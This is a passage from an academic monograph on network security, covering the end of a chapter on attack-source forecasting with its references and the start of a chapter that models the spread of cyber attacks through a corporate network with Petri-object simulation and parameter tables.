Using the demonstrated criterion and adapting the value of m in the D criterion it is possible to increase the accuracy comparing to other approaches.

Fig. 5.2 demonstrates a general calculation schema of the time set prediction. Given arrows show how set dynamics is connected with prediction methods. These connections are displayed by realization of adaptive filtering of weight coefficients of hybrid model procedure and parameters of criteria of selection in the combined selective model. At the first stage a prediction calculation is made by models, which are included to the programmatic set. Based on the criterion D (5.4) a basic model set is formed. The next step is a realization of adaptive hybrid and combined selective models. Selective model parameters are adaptive. After evaluating prediction results and determining the advantages of realized models, the algorithm for decision making on security in cyberspace is consider to estimate the security indicators of protection objects.




Fig. 5.2. General scheme of forecast time series calculation

Thanks to the flexible system of selecting the most effective models, the methods of forecasting and decision making allow to include in the program set, as existing ones l new models of forecasting.

5.6 Conclusions for chapter 5

Choosing an alternative (solution), which means identifying a probably source of attacks, allows you to: assess the overall level of danger to cyberspace for a network, defined as the number of unknown IDS attacks per unit time using information from attack sites; adjust adaptive IDS; develop a new generation of network screens that based not only on protocols but also on address information from networks. One of them is forecasting.

5.7 References for chapter 5

1. Al-Jarrah, O. Network Intrusion Detection System using attack behavior classification [Text] / O. Al-Jarrah, A. Arafat // 2014 5th International Conference on Information and Communication Systems (ICICS), 2014. – p. 1–6. doi: 10.1109/iacs.2014.6841978
2. Ameziane El Hassani, A. Integrity-OrBAC: a new model to preserve Critical Infrastructures integrity [Text] / A. Ameziane El Hassani, A. Abou El Kalam, A. Bouhoula, R. Abassi, A. Ait Ouahman // International Journal of Information Security. – 2014. – Vol. 14, Issue 4. – P. 367–385. doi: 10.1007/s10207-014-0254-9
3. Baddar, S.A.-H. Anomaly detection in computer networks: a state-of-the-art review [Text] / S.A.-H.Baddar, A. Merlo, M. Migliardi // Journal of Wireless Mobile Networks, Ubiquitous Computing, and Dependable Applications. – 2014. – Vol. 5, Issue 4. – P. 29–64.
4. Bellman R.E., Zadeh L.A. Decision-Making in Fuzzy Environment // Management Science. vol. 17. - 1970. - №4. - P.141 - 160.
5. C. Grosan, J. Thomas // Journal of Network and Computer Applications. –2007. – Vol. 30, Issue 1. – P. 114–132. doi: 10.1016/j.jnca.2005.06.003
6. Guan, Y. Y-means: a clustering method for intrusion detection [Text] / Y. Guan, A. A. Ghorbani, N. Belacel // CCECE 2003 – Canadian Conference on Electrical and Computer Engineering. Toward a Caring and Humane Technology (Cat. No.03CH37436). – 2003. – Vol. 2. – P. 1083–1086. doi: 10.1109/ccece.2003.1226084
7. Guitton, C. The Sophistication Criterion for Attribution [Text] / C. Guitton, E. Korzak // The RUSI Journal. – 2013. – Vol. 158, Issue 4. – P. 62–68. doi: 10.1080/03071847.2013.826509
8. Gyanchandani, M. Taxonomy of anomaly based intrusion detection system: a review [Text] / M. Gyanchandani, J. L. Rana,
9. Heckerman, D. A tutorial on learning with bayesian networks. Innovations in Bayesian Networks [Text] / D. Heckerman // Theory and Applications. – 2008. –Vol. 156. – P. 33–82.
10. Ilgun, K. State transition analysis: a rule-based intrusion detection approach [Text] / K. Ilgun, R. A. Kemmerer, P. A. Porras // IEEE Transactions on Software Engineering. – 1995. –Vol. 21, Issue 3. – P. 181–199. doi: 10.1109/32.372146

11. Jasiul, B. Detection and Modeling of Cyber Attacks with Petri Nets [Text] / B. Jasiul, M. Szyrka, J. liwa // Entropy. – 2014. – Vol. 16, Issue 12. – P. 6602–6623. doi: 10.3390/e16126602
12. Jyothsna, V. A review of anomaly based intrusion detection systems [Text] / V. Jyothsna, V. V. Prasad Rama // International Journal of Computer Applications. – 2011. – Vol. 28, Issue 7. – P. 26–35. doi: 10.5120/3399-4730
13. Kabiri, P. Research on intrusion detection and response: a survey [Text] / P. Kabiri, A.A. Ghorbani // International Journal of Network Security. – 2005. – Vol. 1, Issue 2. – P. 84–102.
14. Khan, L. A new intrusion detection system using support vector machines and hierarchical clustering [Text] / L. Khan, M. Awad, B. Thuraisingham // The VLDB Journal. – 2007. – Vol. 16, Issue 4. – P. 507–521. doi: 10.1007/s00778-006-0002-5
15. Komar, M. Development of Neural Network Immune Detectors for Computer Attacks Recognition and Classification [Text] / M. Komar, V. Golovko, A. Sachenko, S. Bezobrazov // 2013 IEEE 7th International Conference on Intelligent Data Acquisition and Advanced Computing Systems (IDAACS). – 2013. – Vol. 2. – P. 665–668. doi: 10.1109/idaacs.2013.6663008
16. Lahno, V. Information security of critical application data processing systems [Text] / V. Lahno // TEKA. Commission of motorization and energetics in agriculture. – 2014. – Vol. 14, Issue 1. – P. 134–143.
17. Li, W. A New intrusion detection system based on knn classification algorithm in wireless sensor network [Text] / W. Li, P. Yi, Y. Wu, L. Pan, J. Li. // Journal of Electrical and Computer Engineering. – 2014. – Vol. 2014. – P. 1–8. doi: 10.1155/2014/240217
18. Macrae N. John von Neumann: The Scientific Genius Who Pioneered the Modern Computer, Game Theory, Nuclear Deterrence, and Much More 1992. — C. 380. — ISBN 0-679-41308-1
19. Mukkamala, S. Intrusion detection systems using adaptive regression splines [Text] / S. Mukkamala, A. H. Sung, A. Abraham, V. Ramos // Sixth International Conference on Enterprise Information Systems. – 2006. – P. 211–218. doi: 10.1007/1-40203675-2_25
20. Omar, S. Machine learning techniques for anomaly detection: an overview [Text] / S. Omar, A. Ngadi, H. H. Jebur // International Journal of Computer Applications. – 2013. – Vol. 79, Issue 2. – P. 33–41. doi: 10.5120/13715-1478
21. Pawar, S. N. Intrusion detection in computer network using genetic algorithm approach: a survey [Text] / S. N. Pawar // International Journal of Advances in Engineering Technology. – 2013. – Vol. 6, Issue 2. – P. 730–736.
22. Peddabachigari, S. Modeling intrusion detection system using hybrid intelligent systems [Text] / S. Peddabachigari, A. Abraham, R. N. Yadav // International Journal of Scientific and Research Publications. – 2012. – Vol. 2, Issue 12. – P. 1–13.
23. Raiyn, J. A survey of Cyber Attack Detection Strategies [Text] / J. Raiyn // International Journal of Security and Its Applications. – 2014. – Vol. 8, Issue 1. – P. 247–256. doi: 10.14257/ijssia.2014.8.1.23

24. Ranjan, R. A new clustering approach for anomaly intrusion detection [Text] / R. Ranjan, G. Sahoo // International Journal of Data Mining Knowledge Management Process (IJDKP). – 2014. – Vol. 4, Issue 2. – P. 29–38. doi: 10.5121/ijdkp.2014.4203
25. Riadi, I. Log Analysis Techniques using Clustering in Network Forensics [Text] / I. Riadi, J. E. Istiyanto, A. Ashari, Subanar // International Journal of Computer Science and Information Security. – 2013. – Vol. 10, Issue 7. – P. 23.
26. Rid, T. Attributing Cyber Attacks [Text] / T. Rid, B. Buchanana // Journal of Strategic Studies. – 2015. – Vol. 38, Issue 1-2. – P. 4–37. doi: 10.1080/01402390.2014.977382
27. Simon H.A. and Kadane J.B. Optimal Problem-Solving Search: All-or-None Solutions// Artificial Intelligence, Fall 1975, v.6, p.235–48.
28. Selim, S. Detection using multi-stage neural network [Text] / S. Selim, M. Hashem, T. M. Nazmy // International Journal of Computer Science and Information Security (IJCSIS). – 2010. – Vol. 8, Issue 4. – P. 14 – 20.
29. Tsai, C.-F. Intrusion detection by machine learning: a review [Text] / C.-F. Tsai, Y.-F. Hsub, C.-Y. Linc, W.-Y. Lin // Expert Systems with Applications. – 2009. – Vol. 36, Issue 10. – P. 11994–12000. doi: 10.1016/j.eswa.2009.05.029
30. Vinchurkar, D. P. A review of intrusion detection system using neural network and machine learning technique [Text] / D. P. Vinchurkar, A. Reshamwala // International Journal of Engineering Science and Innovative Technology (IJESIT). – 2012. – Vol. 1, Issue 2. – P. 54–63.
31. Wu, S. X. The use of computational intelligence in intrusion detection systems: a review [Text] / S. X. Wu, W. Banzhaf // Applied Soft Computing. – 2010. – Vol. 10, Issue 1. – P. 1–35. doi: 10.1016/j.asoc.2009.06.019
32. Zhan, Z. Characterizing Honey-pot-Captured Cyber Attacks: Statistical Framework and Case Study [Text] / Z. Zhan, M. Xu, S. Xu // IEEE Transactions on Information Forensics and Security. –2013. –Vol. 8, Issue 11. – P. 1775–1789. doi: 10.1109 / tifs.2013.2279800
33. Zhou, Y. P. Hybrid Model Based on Artificial Immune System and PCA Neural Networks for Intrusion Detection [Text] / Y. P. Zhou // Asia-Pacific Conference on Information Processing. – 2009. – Vol. 1. – P. 21–24. doi: 10.1109/apcip.2009.13

CHAPTER 6. SIMULATION OF THE DISSEMINATION OF CYBER ATTACKS IN A DISTRIBUTED INFORMATION SYSTEM

As pointed above, the issue of information security is extremely relevant in connection with the increasing number of cyber crimes and the extent of damage, caused by attacks directed in government and financial institutions, energy system objects and high-risk objects. Research of cybercrimes gradually moves from the state of accumulation to the state of system processing of the accumulated information and development of methods for its use to prevent the spread off attacks, an audit of information systems, increase the level of security of corporate networks (CN).

Perform cyber attack research in real conditions, i.e. artificially distributing harmful software in a certain scenario is too expensive, and in conditions, almost unlimited distribution in cyberspace is impossible at all. Therefore, the development of models on which researches can work out the implementation of cyber attacks on CN is an important task.

Cyber attack models are used to assess the level of threat in a in the case of one or another type of attack, analysis of the security of the information system, as well as to determine the impact of certain countermeasures on the course of the attack. For attacks modeling use attack trees, that are used to provide a notion of a successful sequence of intruder steps [1]. In work [2] the simulation is performed on the basis of the graph and the attack tree. According to the simulation results, a security analysis is performed. However, such models do not allow investigating the dynamics of the attack, do not take into the security system, and do not give an opportunity to evaluate the impact of the time characteristics of the elements of the attack. The analytical methods that used to detect intrusions in computer networks are discussed in [3]. The mathematical model of DoS / DDoS / DRDoS attacks based on the network structure for assessing the threat of attack is proposed in [4]. Simulation methods for attack generation are used to simulate them [5]. The system of visual control of vulnerabilities of CN is proposed in [6].

Framework Cyber Attack Modeling and Impact Assessment Component (CAMIAC) which implements a few techniques for attack graph building and analysis is represented in [7]. Modeling methods to simulate the expected behavior, in particular the consequences of using cyber attacks on decision making, are explored in [8]. Based on imitation of threats and countermeasures or simulation of the results of cyber attacks, the behavior of people is determined and how it favors further decision-making.

6.1 Construction of the Petri-object simulation model for the dissemination of cyber attacks on the information system

Construction of the Petri-object model of the propagation of cyber attacks in the CN will be considered, gradually increased the complexity of the model (fig. 6.1). At the first stage, the interaction between the attacker and the

information system, which is the purpose of his attack, is determined. Such interaction occurs only when the attacker has access to the computing resource that directly related to the information system. The attack can be successful or not, depending on security measures and vulnerabilities that are provided in the system and can be repeated with a certain periodicity. When the goal is achieved, i.e. the damage to the control system, the attacker's actions are stopped. The simulation results determine the time it takes to break the system, with different attack parameters and systems.




Fig. 6.1. The complexity of the model: a) one intruder - one IS; б) one intruder - several ISs; c) several intruders - several ISs

At the second stage, the model can be expanded by enabling it to attacker interaction with other systems, through which he can get reach the system that is his purpose. The attack takes place in several stages, each of which the attacker enters the computing resources of the information system with the purpose to get access to another information system. When reaching the information system that is the goal of the search, the search of available computing resources is stopped and the attacker is trying to damage selected resources.

At the third stage in the model, the interaction of several attackers can be considered simultaneously in a consistent scenario.

1. Model of the dissemination of damage, caused by an attack on (protected) computing resources of a single-server CN

The simplest distributed system consists of personal computers, file server and web server. Access to the web server takes place after authorization and successful passage of the firewall. The monitoring system involves the pilot launch of the test package. With its successful launch, a decision is taken on the system's ability to operate, otherwise, about its damage.

The action of the attacker, who attacks a CN, can generally be described in this way. He sends a malicious program that works in the presence of a certain set of vulnerabilities in the system and causes damage (full or partial) of computing or/and information resources of the system. Otherwise, the attack is not successful. If the goal of the attacker is not reached then with a certain periodicity, he again chooses the malicious program to attack and sends it. Malware has a variety of vulnerabilities that are required to handle them and the set of damages that they cause. In addition to users with malicious intent, the CN executes tasks coming from ordinary users. In the event of damage to the system, users report this to the administrator.

According to the results of the system simulation, the average time for which system resources will be damaged for the given intensity of attacks, as well as the percentage of system operating time, due to its means of protection and the intensity of recovery, should be set.




Fig. 6.2. The architecture of the client-server system

To construct the model, Petri-object technology [9] and the PetriObjModelPaint software, which automates the development of Petri networks based on a graphical editor [10], are used. The structure of the Petri-object model is shown in figure 6.3. A user sends packets (Packet) that are executed using the computing resources of the IS (System). If the user notices the excessive duration of the request, he sends an alarm to the administrator (Admin). A malicious user (Attack) sends packets (Packet) that exploit system

(System) vulnerabilities (Malware) to attack malicious software. In accordance with the functionality of the system, we establish the interconnection of objects among themselves.




Fig. 6.3. Structure of the Petri-object model of CN

Ordinary packets pass through the firewall, authorization, access to the web server, then to the file server and run by the operating system of the personal computer. Types of packages may vary depending on the need to use one or another set of computing resources of the system. Let's match each event of the packet in system and Petri network transfers. After that, by setting the events execution conditions, we add the Petri network positions and connect them with the corresponding events. Therefore, we will get the Petri network, shown in figure 6.4. Numerical parameters that determine the function of the object Packet presents in table 6.1.




Fig.6.4. Petri-object Packet

Table 6.1 – Numerical parameters of the object Packet

Parameter	Description	Element of Petri network
The amount of computing resource that serves the firewall	Deterministic unsigned number, which defines the count of tasks that processed by this task resource	Position «FireWall»
The amount of computing resource that serves the web server	Deterministic unsigned number, which defines the count of tasks that processed by this task resource	Position «WebServer»
The amount of computing resource that serves the file server	Deterministic unsigned number, which defines the count of tasks that processed by this task resource	Position «FileServer»
The amount of computing resource that serves the workstation (user's computer)	Deterministic unsigned number, which defines the count of tasks that processed by this task resource	Position «OS»
Validation time of access	Random number with the given distribution law	Transition «NetworkAccessControl»
User's authorization time	Random number with the given distribution law	Transition «Authorization»
Time of execution of the task by the web service	Random number with the given distribution law	Transition «RunWS»
Time of execution of the task by the file server	Random number with the given distribution law	Transition «RunFS»
Time of execution of the task by the operating system	Random number with the given distribution law	Transition «RunOS»

Malicious software passes the same stages, but with the presence of appropriate vulnerabilities in the system. When a malicious software launches successfully, the process continues due to damage to the operating system, file server, and web server. According to this sequence of events creates Petri's network of this Petri-object (fig. 6.5). The penetration of the malware into the system occurs because of the vulnerability of the CN, therefore, the connection of the object of the class Malware with the object of the class System is through the appropriate joint positions.

Numerical parameters that determine the functioning of the object Harmful program presents in table 6.2.

Table 6.2 – Numeric parameters of object Harmful program

Parameter	Description	Element of Petri network
The amount of computing resource that serves firewall	Deterministic unsigned number, which defines the count of tasks that processed by this task resource	Position «FireWall»
The amount of computing resource that serves web server	Deterministic unsigned number, which defines the count of tasks that processed by this task resource	Position «WebServer»
The amount of computing resource that serves file server	Deterministic unsigned number, which defines the count of tasks that processed by this task resource	Position «FileServer»
The amount of computing resource that serves workstation (user's computer)	Deterministic unsigned number, which defines the count of tasks that processed by this task resource	Position «OS»
Availability of firewall vulnerability	1 if there is a vulnerability, or 0, if it is not	Position «VulnerabilityOfWall»
Availability of web service vulnerability	1 if there is a vulnerability, or 0, if it is not	Position «VulnerabilityOfWebServ»
Availability of file service vulnerability	1 if there is a vulnerability, or 0, if it is not	Position «VulnerabilityOfFileServ»
Availability of workstation (user's computer) vulnerability	1 if there is a vulnerability, or 0, if it is not	Position «VulnerabilityOfOS»
Checking privileges time	A random number that setting by specific distribution law	The «NetworkAccessControl» transition
User authorization time	A random number that setting by specific distribution law	The «Authorization» transition
Time of running malware by web-server	A random number that setting by specific distribution law	The «RunWS» transition
Time of running malware by file-server	A random number that setting by specific distribution law	The «RunFS» transition

Time of running malware by operation system	A random number that setting by specific distribution law	The «RunOS» transition
Probability of malware detection on authorization step	Determined number from the interval (0;1) which equals to protection level of user passwords and logins	The «RejectAuth» transition
Probability of malware detection by web-server	Determined number from the interval (0;1) which equals to web-server protection level	The «RejectWS» transition
Probability of malware detection by file-server	Determined number from the interval (0;1) which equals to file-server protection level	The «RejectFS» transition
Probability of malware detection by computer	Determined number from the interval (0;1) which equals to computer protection level	The «RejectOS» transition
Damaging computer time	A random number that setting by specific distribution law	The «DamageOS» transition
Volume of computer damage	Determined unsigned integer that either less then computing resource volume of computer or equals to it	The input arc of «DamageOS» transition
Damaging file-server time	A random number that setting by specific distribution law	The «DamageFS» transition
Volume of file-server damage	Determined unsigned integer that either less then computing resource volume of file-server or equals to it	The input arc of «DamageFS» transition
Damaging web-server time	A random number that setting by specific distribution law	The «DamageWS» transition
Volume of web-server damage	Determined unsigned integer that either less then computing resource volume of web-server or equals to it	The input arc of «DamageWS» transition




Fig. 6.5. Petri-object Malware

Depending to malware type, a set of needed vulnerabilities and set of causing damages may vary. The "damage" event of computing system resource can be detailed taking into account their partial or complete damage and resource restore process (fig. 6.6). After restore process finish, resource becomes workable, because an attack is recognized as successful, and information system is hacked.

